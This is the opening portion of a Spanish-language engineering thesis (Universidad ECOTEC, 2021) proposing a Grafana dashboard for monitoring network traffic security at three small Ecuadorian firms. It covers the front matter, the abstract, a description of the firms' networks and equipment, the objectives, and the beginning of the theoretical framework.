Universidad Tecnológica ECOTEC

FACULTAD DE INGENIERIAS

Título del trabajo:

Monitorización mediante GRAFANA de la seguridad de una red de computadoras para mitigar las vulnerabilidades en el tráfico de datos.

Modalidad de titulación:

Proyecto de Investigación

Carrera:

Ingeniería en Sistemas con mención en Redes

Título a obtener:

Ingeniero en sistemas con mención en redes

Autor:

Washington Fuentes Pilaló

Tutor:

Ing. Manuel Ramírez

Samborondón, Ecuador

2021

Dedicatoria

Dedico este trabajo a mis padres que con su tiempo y con su constante esfuerzo e inversión pudieron pagar mis estudios tanto en la primaria como en la secundaria siendo muy perseverante su esperanza para convertir su sueño en realidad de que obtenga el título profesional en Ingeniería de Sistemas,

A mi familia nuclear que han sido muy pacientes conmigo por el tiempo que le he dedicado asistiendo a la universidad en las noches y en ocasiones en horarios de la mañana.

A mis hermanos que también me han extendido su mano en muchas ocasiones

AGREDECIMIENTOS

Agradezco a Dios mi Señor que ha sido quien me puso en este camino de ingresar a la universidad y también dio luz en aquellos momentos en que más lo necesitaba tanto para aprendizaje, cumplir con los exámenes y proyectos y a si también su respaldo en el área económica para subir de nivel y así llegar a la meta esperada.

A mi esposa que con sus sabios consejos y paciencia supo ayudarme a levantarme para dar mi máximo siendo un pilar fundamental más aún en aquellos momentos más difíciles que en ocasiones se presentan para hacernos caer, pero con su amor y tiempo siempre he podido contar con ella he aquí puedo citar un versículo de la biblia que dice “Más valen dos que uno, porque obtienen más fruto de su esfuerzo. Si caen, el uno levanta al otro”.

A la Universidad Ecotec y a los profesores que con sus conocimientos he podido desarrollar e incrementar mis conocimientos y a su vez adquirir técnicas para poder utilizarlas en el área laboral.

ANEXO N°16

CERTIFICACION DE REVISION FINAL

QUE EL PRESENTE PROYECTO DE INVESTIGACIÓN TITULADO:

MONITORIZACIÓN MEDIANTE GRAFANA DE LA SEGURIDAD DE UNA RED DE COMPUTADORAS PARA MITIGAR LAS VULNERABILIDADES EN EL TRÁFICO DE DATOS, ACOGIÓ E INCORPORÓ TODAS LAS OBSERVACIONES REALIZADAS POR LOS MIEMBROS DEL TRIBUNAL ASIGNADO Y CUMPLE CON LA CALIDAD EXIGIDA PARA UN TRABAJO DE TITULACIÓN, POR LO QUE SE AUTORIZA A: **WASHINGTON FUENTES PILALÓ,** QUE PROCEDA A SU PRESENTACION.

Samborondón, 01-07-2021

Nombres y Apellidos del Tutor: ING. MANUEL RAMÍREZ PIREZ

Documento	WASHINGTON FUENTES PILALO TESIS TERMINADA.docx (D110037919)
Presentado	2021-07-01 22:20 (-05:00)
Presentado por	mramirez@ecotec.edu.ec
Recibido	mramirez.ecotec@analysis.urkund.com
Mensaje	Monitorización mediante gráfana Mostrar el mensaje completo
	6% de estas 31 páginas, se componen de texto presente en 1 fuentes.

Ing. Manuel Ramírez Pírez

ANEXO N°15

CERTIFICADO DEL PORCENTAJE DE COINCIDENCIAS DE PLAGIO

Habiendo sido nombrado Ing. Manuel Ramírez Pírez tutor del trabajo de titulación “Monitorización mediante GRAFANA de la seguridad de una red de computadoras para mitigar las vulnerabilidades en el tráfico de datos”, elaborado por WASHINGTON FUENTES PILALÓ**,** con mi respectiva supervisión como requerimiento parcial para la obtención del título de Ingeniero en sistemas énfasis administración de redes.


Se informa que el mismo ha resultado tener un porcentaje de coincidencias (6 %) mismo que se puede verificar en el siguiente link:

https://secure.urkund.com/old/view/104896951-536391-528251#BcExDgIxDEXBu6R+Qra/Y5K9CqJAK0Ap2GZLxN2Z+bbP2babC0984JNwQkQSnSjiSgxiIkOOAgklKjRJI50MUmSSnSzGnXau97Fea38c+7NtdrEuk8vNZtWo1O8PAd

Adicional se adjunta print de pantalla de dicho resultado.

Documento	WASHINGTON FUENTES PILALO TESIS TERMINADA.docx (D110037919)
Presentado	2021-07-01 22:20 (-05:00)
Presentado por	mramirez@ecotec.edu.ec
Recibido	mramirez.ecotec@analysis.urkund.com
Mensaje	Monitorización mediante gráfana Mostrar el mensaje completo
	6% de estas 31 páginas, se componen de texto presente en 1 fuentes.

Nombres y Apellidos del Tutor: ING. MANUEL RAMIREZ



RESUMEN

El presente proyecto tiene la finalidad de realizar un profundo análisis del tráfico de la red de computadoras en base a la monitorización en tiempo real, los cuales fueron graficados en un dashboard que se lo desarrolló en la Plataforma Grafana, y como objeto de pruebas se lo hizo en las empresas AGDIESA S.A., TBA SOLUTIONS S.A., MACROSEAL S.A. para recopilar información que permitió proceder a una investigación clara y obtener métricas con mayor precisión.

Estás métricas tuvieron el objetivo de desarrollar una aplicación que realice la gestión de control y seguridad de la red de manera automática para cualquier empresa u organización, para ello se sirvió del uso de herramientas y plataformas colaborativas como Grafana que es de vital importancia por su facilidad de conexión de datos, construcción de análisis u opciones múltiples de plugins.

Los métodos que se utilizaron fueron descriptivo correlacional que contribuyó a mostrar de manera visual el comportamiento de los distintos flujos de datos en la red, como también conocer la naturaleza del tráfico en cada uno de los medios físicos y lógicos conectados en la red, presentando información medible y en tiempo real.

Con la realización de este proyecto en las empresas antes expuestas se podrán tomar decisiones adecuadas e implementar cambios físicos y lógicos con la finalidad de mitigar los riesgos que en su momento se presentaron con

el objetivo de disminuir las vulnerabilidades a las que constantemente se estaban exponiendo.

PALABRAS CLAVES

Precisión, métricas, Vulnerabilidades, mitigar, tráfico, riesgo

ABSTRACT

The purpose of this project is to carry out an in-depth analysis of computer network traffic based on real-time monitoring, which were graphed on a dashboard that was developed on the Grafana Platform, and as an object of tests it was made in the company's: AGDIESA SA, TBA SOLUTIONS SA, MACROSEAL SA to collect information that proceeds to carry out a clear investigation and obtain metrics with greater precision.

These metrics had the objective of developing an application that automatically manages the control and security of the network for any company or organization, for this it made use of collaborative tools and platforms such as Grafana, which is of vital importance due to its ease. data connection, analysis construction or multiple plugin options.

The methods that were used were descriptive correlational that contributed to visually show the behavior of the different data flows in the network, as well as to know the nature of the traffic in each of the physical and logical media connected in the network, presenting information measurable and in real time.

By carrying out this project in the companies mentioned above, appropriate decisions can be made and physical and logical changes implemented in order to mitigate the risks that were presented at the time in order to reduce the vulnerabilities to which they were constantly being exposed

KEYWORDS

Accuracy, metrics, vulnerabilities, mitigate, traffic, risk.

INDICES

Contenido

Índices de ilustraciones

Índice de Tablas

CAPÍTULO I: INTRODUCCIÓN

Cuando existe un apropiado y constante monitoreo de lo que está pasando al interior de toda la red informática de una organización se creará un entorno de confianza y adicional a esto con las acertadas políticas, estrategias, procedimientos y controles aplicados necesarios para el análisis oportuno se podrá detectar posibles falencias o riesgos que atenten a la seguridad de esta red, así también se podrán tomar decisiones acertadas que conlleven a acciones oportunas para minimizar ataques ya sea que provengan de intentos internos o externos.

En este mismo contexto para determinar cuán frágil o segura es la seguridad, es necesario descubrir los puntos frágiles para evaluar posibles riesgos y vulnerabilidades reales, aun cuando sean mínimos los riesgos será necesario conocer cómo mantener los distintos flujos de tráfico óptimos y esto se logra solo con un constante control, gestionado por un software o aplicación centralizada diseñada para esta acción, y en este punto es claro destacar el uso de la Plataforma Grafana que brinda excelentes beneficios a la hora de apropiarse de sus ventajas para usos empresariales . (Abad, 2019)

¿Por qué se hace indispensable e imprescindible hacer una evaluación? La respuesta es sencilla porque surge la necesidad de realizar cambios y si es necesario los cambios se deben implementar a niveles lógicos como físicos en esta área de la tecnología.

Cabe destacar que en la actualidad para las empresas u organizaciones y demás personas la información es uno de los activos más valioso que puedan

poseer, por tal motivo debe existir una profunda y espontánea preocupación de como conservar este activo de una manera impecable y siempre disponible para cualquier acción que se requiera tomar.

Pero como permanentes usuarios de la tecnología a través de cualquier dispositivo sea celular, computadora o Tablet, (ahora también se suma la IOT) no existe una percepción real de ser objeto o víctimas del ciberataque.

Es así, que se hace necesario el uso de las alternativas y herramientas que ejecuten el control de la red, por ejemplo: un software personalizado que pueda tener la capacidad de detectar, analizar y evitar posibles ataques a la integridad de la información, una aplicación que envíe notificaciones a los responsables de la seguridad del estado de la red en caso de suceder un evento en tiempo real.

Por lo tanto, esto conllevará a alcanzar los objetivos de seguridad de la información, optimización de las redes de datos y cumplir con las leyes de la seguridad informática como son la: Disponibilidad, Confiabilidad e Integridad de la información.

A continuación, para destacar la importancia de este proyecto se puede conceptualizar que un sistema de monitoreo de red es un modelo enfocado a verificar constantemente si la red está trabajando en perfecto estado, este modelo tecnológico debe incluir distintas herramientas tanto físicas, así como lógicas (hardware y software), así también debe ser estructural diseñado para realizar un constante seguimiento de todas las áreas que comprometen a la red internamente aspectos como el tráfico, el uso de ancho de banda y el tiempo de actividad.

De acuerdo a esta perspectiva Cisco como fabricante de dispositivos para comunicaciones y seguridades conceptualiza de una manera clara de lo que debe tener un gestionador de monitoreo; indica que estos sistemas deben detectar dispositivos entre diferentes partes que pertenecen a la red, además de proporcionar notificaciones e inclusive actualizaciones.

De eso se desprende que es válido confirmar que todo lo que compromete a la seguridad Informática es muy amplio, una de esas áreas o aspectos son los distintos flujos de tráfico y las constantes amenazas a la seguridad a la que está expuesta la información en la organización.

Es por esta razón que es indispensable mantener el control para minimizar los posibles ataques que pueden afectar en gran medida el rendimiento tanto del hardware como del software existente, generando molestias y desconfianza en los usuarios y a su vez se refleja en pérdidas económicas.

Muchas empresas tienen departamentos de TI deficientes, sin conocimiento profundo de herramientas de monitoreo y gestión quedando la organización expuesta a amenazas y ataques, que pueden detectar las vulnerabilidades de los elementos de la red y poner en riesgo la información.

En la actualidad, para los departamentos de TI, hacer el trabajo rutinario de seguridad no es suficiente, es necesario involucrarse con entornos colaborativos, investigativos y analíticos a fin de obtener soluciones tecnológicas que permitan disminuir los riesgos y aumentar su eficiencia en el control de datos.

Para tal efecto, se pueden utilizar las opciones de software o aplicaciones de código abierto diseñadas para ser utilizadas en este ámbito y una de sus características es que son colaborativas.

Es claro que las empresas enfocan sus esfuerzos de seguridad en herramientas de firewall de redes, IPS e IDS, el objetivo es identificar los flujos de datos y obtener un análisis real de lo que está pasando en la red informática, sacar conclusiones acertadas y tomar decisiones y en base a estos objetivos se propuso a desarrollar este proyecto.

Con este proyecto se identificó los flujos de datos por ser muy sensibles e importantes, para gestionar un análisis en tiempo real de lo que estaba sucediendo con los datos en la red, lo que conllevó a sacar conclusiones más acertadas para tomar decisiones de mejora y/o respuesta a posibles amenazas.

Además de realizar las acciones para alcanzar la funcionalidad de este proyecto se enfocó en: Determinar la teoría relacionada al uso de aplicaciones para el monitoreo y seguridad de redes de datos; diseñar el código que permita llevar a un sistema propietario para la extracción de las estadísticas de los flujos de datos que existen en la red, y a su vez implementar un tablero de control para la visualización de las estadísticas de los datos.

En tal sentido, es necesario determinar el alcance de los problemas que se generan cuando existen parámetros de seguridades no definidas, o simplemente no implementados en las redes, para ello se recurre a realizar

las pruebas en empresas reales con la finalidad e intención de proponerles una solución real, a continuación, se describe a las empresas referentes.

1.1 Definición del problema

1.1.1 Planteamiento del problema

MACROSEAL S.A. con R.U.C. # 0992566442001 se encuentra ubicada en el sector norte de Guayaquil en la Cdla. Guayacanes fue constituida en mayo 28 del 2008, su ubicación se grafica en la siguiente figura 1:




Figura 1: La ubicación fue tomada de Google Maps

Fuente: Google Maps

Su misión se referencia en: “Gestionar todos los requerimientos de Retención Mecánica y Afines con excelencia Profesional, Calidad Certificada, Precios Competitivos y Entrega Efectiva en el Mercado Ecuatoriano e Internacional”.

Su visión se basa en “Ser reconocidos como líderes en la Importación, Comercialización y Distribución de Retención Mecánica y Afines en el Ecuador y Sud-América”.

Su Compromiso es: “Servir con excelencia, amor, lealtad y superación continua” .

Las actividades económicas descritas en su ruc son: G45300001 – Venta al por mayor de todo tipo de partes, componentes, suministros, herramientas y accesorios para vehículos.

En su infraestructura cuenta con 4 departamentos que son: Talento humano, contabilidad, facturación, ventas, gerencia y bodega; para sus operaciones informáticas cuentan con un sistema contable propietario que también cuenta con un módulo de facturación, su red de computadoras la componen 5 estaciones de trabajo, impresora matricial para facturar y una impresora en red multifuncional láser y cámaras de seguridad CCTV ya obsoletas.

Su red física aparte de estar compuesta de pc´s que funcionan como estaciones de trabajo también se adiciona un servidor cuyas características físicas son las de un pc normal, pero tiene cargado Windows server 2016 y es usado como servidor de base de datos, hay un switch y los cables son UTP Cat. 5e, en la gráfica de la figura 2 se puede apreciar la estructura de su red local y de los dispositivos conectados a ella.




Figura 2: Red Ethernet Macroseal S.A.

Fuente: Diseño propio

El ancho de banda no solo es ocupado por la red ethernet sino también por el sistema de seguridad de cámaras que lo pueden monitorear vía remota.

El Ing. José Domínguez representante legal y gerente general de Macroseal S.A. se refirió a una de las problemáticas con respecto a la seguridad informática, hace dos años tuvieron un evento que afectó sus fondos bancarios al recibir un ciberataque externo y no se percataron después de algunos días esto les generó desconfianza y temores que actualmente algunas de sus operaciones la realizan de manera personal y manual.

Como segunda empresa está, TBA SOLUTIONS S.A. con R.U.C # 0993037710001, es una empresa dedicada a la prestación de servicios informáticos, está ubicada en el sector de la vía a Samborondón a pesar de ser una empresa pequeña cuyo modelo de negocios es la tecnología cuenta

con 2 servidores y 3 pc´s, no cuenta con un sistema real de monitoreo para controlar el tráfico de su red interna.

Esta empresa facilitó una gráfica de su red Ethernet diseñada en Packet tracer, como se muestra en la figura # 3, que a pesar de ser una empresa cuyo modelo de negocio se enfoca en servicios tecnológicos nunca han implementado un sistema de monitoreo aun cuando en internet hay plataformas gratuitas.




Figura 3: Red Ethernet TBA Solutions S.A.

Fuente: TBA Solutions

Aunque hasta los actuales momentos no han tenido ningún tipo de situación de eventualidad, es necesario que se deba realizar una auditoria o análisis periódico de la red, teniendo siempre activos los firewalls y actualizados los

antivirus, especialmente este último tiene que ser licenciado para una mayor confiabilidad.

La tercera empresa es AGDIESA S.A. que desde hace 10 años presta servicios contables, tributarios y financieros a las PYMES, a la cual se le aplicó las pruebas del sistema de monitoreo propuesto en este proyecto.

La empresa en mención posee una pequeña infraestructura de red de computadoras con un sistema ERP cloud, sus gestiones operacionales son enfocadas en 12 clientes corporativos y más de 20 clientes como personas naturales, y nunca han adquirido un sistema de monitoreo de red informática, a continuación, se describe una foto de sus oficinas de la figura 4:




Figura 4: Infraestructura Empresa Agdiesa S.A.
Fuente: Agdiesa S.A.

La Cía. Claro es su proveedor de Internet, la red está compuesta de 4 computadoras, dos de las cuales son pc conectadas a través de cable UTP

Cat. 5E y dos laptops cuya conexión es inalámbrica, 2 impresoras conectadas a la red wifi, un TV SMART láser y 4 usuarios que se conectan a la red a través de los smartphones.

El dispositivo de comunicación que gestiona el enlace es un router TPLINK de 3 Antenas 300 Mbps 5dbi 4 Puertos, se muestra en la figura # 5.

Figura 5: Modem y router tplink
Fuente: Empresa Agdiesa S.A.

En consecuencia, estas tres empresas dieron apertura para realizar las pruebas del control de su tráfico de datos y al no hacer un análisis o control periódico de su red informática, surge la necesidad de realizar la siguiente pregunta a esta problemática: ¿Qué debe tener un sistema de monitoreo de red de computadoras que garantice una óptima funcionalidad en tiempo real a estas tres empresas?

Aspectos técnicos de cada empresa

En la actualidad Macroseal S.A. cuenta con una red ethernet que cumple algunos parámetros estandarizados conformes a políticas de cableado estructurado, a diferencia de Agdiesa S.A y TBA Solutions que no están físicamente estructuradas y en este punto demandan un cambio físico, al respecto las tres empresas tienen puntos en común que cada una de ellas necesitan implementar cambios de aspectos físicos y lógicos

A pesar de que las dos últimas mencionadas gestionan un sistema ERP como Contifico que es una plataforma diseñada para gestionar o administrar una empresa posee módulos de ventas, contables, financieros, etc. Estas tres empresas tienen puntos similares o en común como es la de implementar cambios en las seguridades tanto en el área de las TIC, así como la seguridad física con un sistema de seguridad electrónica de manera remota.

Estructura de red actual a analizar

Para comprender y tener una visión más clara de las necesidades en base a los parámetros de seguridad lógica de las empresas, se diseñó la estructura física de la red informática de cada una de ellas.

Diseño de las redes

En la actualidad estas empresas cuentan con switch de la marca TPlink cada uno de ellos tienen las características que pueden ser administrables, pero no gozan de las configuraciones de seguridad, Agdiesa tiene 2 pc´s con direcciones fijas y el resto de computadoras con dhcp, TBA Solutions

administra sus 2 servidores y 4 computadoras con IP fijas y Macroseal totalmente con dhcp.

Infraestructura lógica y física

A continuación, se presenta la información recopilada de la infraestructura de equipos tanto a nivel de hardware como de software que permite conocer los recursos con que cuentan las tres empresas, con la finalidad de usar estos datos para evaluar la red de equipos conectados y cómo se comunican.

- Tabla # 1 presenta el número de los equipos que cuentan para sus labores

EMPRESA	Cantidad PC	SERVER	IMPRESORAS
TBA SOLUTIONS	4	2	1
AGDIESA SA	4	0	1
MACROSEAL SA	5	1	2

Tabla1: Detalle de equipos
Fuente: Diseño propio

- Tabla # 2 presenta la información acerca de la comunicación

EMPRESA	ISP	SWITH	ACCESS POINT
TBA SOLUTIONS	TV CABLE	TPLINK 450mbps	1
AGDIESA SA	CLARO	TPLINK 300Mbps	0
MACROSEAL SA	NETLIFE	TPLINK A1800Mbps	1

Tabla2: Detalle de red de comunicación
Fuente: Diseño propio

- Tabla # 3 presenta los sistemas operativos cargados

EMPRESA	Sist. Oper.	SERVER	ANTIVIRUS
TBA SOLUTIONS	WINDOWS 10	WINDOWS SERVER	AVAST
AGDIESA SA	WINDOWS 10	WINDOWS SERVER	ESET NOD
MACROSEAL SA	WINDOWS 10	WINDOWS SERVER	AVAST

Tabla3: Detalle de software instalados
Fuente: Diseño propio

- Tabla # 4 presenta la información sobre la seguridad electrónica

EMPRESA	Càmaras seg.	DVR
TBA SOLUTIONS	1	DLINK IP
AGDIESA SA	0	0
MACROSEAL SA	5	HIKVISION

Tabla4: Detalle de seguridad electrónica
Fuente: Diseño propio

Equipos (Servidores y PC)

Las computadoras son de gama media usando procesadores I3 y las memorias Ram son de 4mb con el sistema operativo de Microsoft al igual que los servidores de ambas empresas están cargados con sistemas operativos server de Microsoft.

Delimitación

El presente proyecto se ejecutará en las tres empresas: Macroseal S.A., TBA SOLUTIONS S.A., y Agdiesa S.A. ubicadas en Guayaquil y Vía Samborondón, el levantamiento de información se realizó in situ tomando como referencia dos aspectos:

- Área física y lógica
- Verificación de la red interna

1.2 Objetivos

1.2.1 Objetivo general

Desarrollar una aplicación mediante la plataforma Grafana que permita monitorizar en tiempo real el tráfico de datos, mejorando la seguridad de la información en estas organizaciones.

1.2.2 Objetivos específicos

- Determinar la teoría relacionada al uso de aplicaciones para el monitoreo y seguridad de redes de datos.
- Diseñar el código que permita llevar a un sistema propietario la extracción de las estadísticas de los flujos de datos que existen en la red;
- Implementar un tablero de control para la visualización de las estadísticas de los datos; y, poder tomar decisiones para la segmentación y protección de los datos.

1.3 Justificación

El diseño y ejecución de este proyecto tiene como horizonte crear en las organizaciones un punto de partida para tomar decisiones y acciones más adecuadas, tanto preventivas como correctivas y esto se logrará con el desarrollo de una aplicación tecnológica que se fundamente en factores de control y auditoría, porque será capaz de analizar el tráfico de la red para brindar un respaldo a las TIC que oriente a estas a mejorar la efectividad de la seguridad informática.

Esta aplicación desarrollada en Python facilitará la extracción de los datos procesados en el tráfico, lo cual es necesario para mostrarlos visualmente con gráficos en forma de barras o circulares. El personal de tecnología que use este software se beneficiará de un entorno visual que generará confianza ya que la información reflejada en el dashboard de Grafana será la misma información recopilada por el código y almacenada en la base de datos.

1.4 Idea a defender:

La herramienta desarrollada con Grafana permitirá monitorizar en tiempo real los datos que fluyen en una red informática, mejorando la seguridad de las empresas.

CAPÍTULO II: MARCO TEÓRICO

En el presente capítulo se desarrollarán los conceptos en base a aspectos teóricos describiendo la importancia de la seguridad de la información con respecto a la red y comunicación entre computadoras y dispositivos electrónicos conectados a ella.

De manera que se explicará la conceptualización de la seguridad, las funcionalidades de una red estructurada, explicando el funcionamiento en su área física y lógica, definiendo la importancia de los datos que suceden en ella.

Además, se citarán aspectos legales tanto internacionales como nacionales que sustenten y se encuentren en relación al desarrollo del software, así como mencionar información de la plataforma Grafana que brindará los beneficios para graficar el comportamiento de la red para lograr un análisis acorde a los parámetros de seguridades.

En adición a este tema también se explica algunos aspectos técnicos para el desarrollo del código, como es el lenguaje de programación utilizado, así como las librerías o funciones que se incluyen en él pero que deben ser importadas, tales como: Scapy escáner de red, Sniffer y un método de suplantación de identidades esto con el fin de probar el comportamiento de la red al momento que es atacada.

Además, se describirá el sistema operativo Kali-Linux con la finalidad de trabajar con todos los softwares necesarios para ejecutar el código hasta llegar a la monitorización con Grafana.

Cabe recalcar que el tema de este proyecto se profundiza en la seguridad de las redes informáticas, que tiene una connotación de alta sensibilidad como es la integridad de datos y de toda información que se genera entre todos los dispositivos conectados a una red local.

La seguridad es una de las principales funciones de las TI que es buscar todo punto vulnerable o acceso sensible a la que está expuesta la red de una empresa incluso en hogares, teniendo la finalidad de mitigar y minimizar los riesgos que estén en relación con ese acceso, puerta o brecha abierta susceptibles a atentar la integridad de la información. (Avenía, 2017)

Para lograr el objetivo de la seguridad es necesario encontrar y analizar las constantes amenazas y riesgos que deben ser minimizados e incluso contemplar soluciones para una total protección de los sistemas informáticos, pero para alcanzar estos objetivos es necesario implementar una verdadera monitorización, que debe ser capaz de observar y determinar todo tipo de fallo, vulnerabilidad o técnica de intrusión utilizadas por agentes maliciosos.

Con la finalidad de explicar el comportamiento del tráfico de datos, es necesario describir la estructura de la red, como a continuación se expone:

Por una red de computadoras **LAN** circulan gran cantidad de datos y cuanto más dispositivos electrónicos se adhieren a ella, el mayor es riesgo ya que aumenta la transmisión de paquetes.

Estos paquetes son muy importantes ya que contienen los datos como son la dirección IP y la dirección MAC de cada solicitante, lo que conlleva a indicar que es la información privada de cada usuario.

En las normas ISO se sustenta la importancia de estos datos de una manera clara y a continuación se destaca el enunciado con respecto a ellos:

2.1 Aspectos legales acerca de los datos

2.1.1 NORMA INTERNACIONAL

La Norma ISO 27001 define "La información es un activo que, como otros activos importantes del negocio, tiene valor para la organización y requiere en consecuencia una protección adecuada... La información adopta diversas formas. Puede estar impresa o escrita en papel, almacenada electrónicamente, transmitida por correo o por medios electrónicos, mostrada en video o hablada en conversación. Debería protegerse adecuadamente cualquiera que sea la forma que tome o los medios por los que se comparta o almacene".

2.1.2 NORMA ECUATORIANA

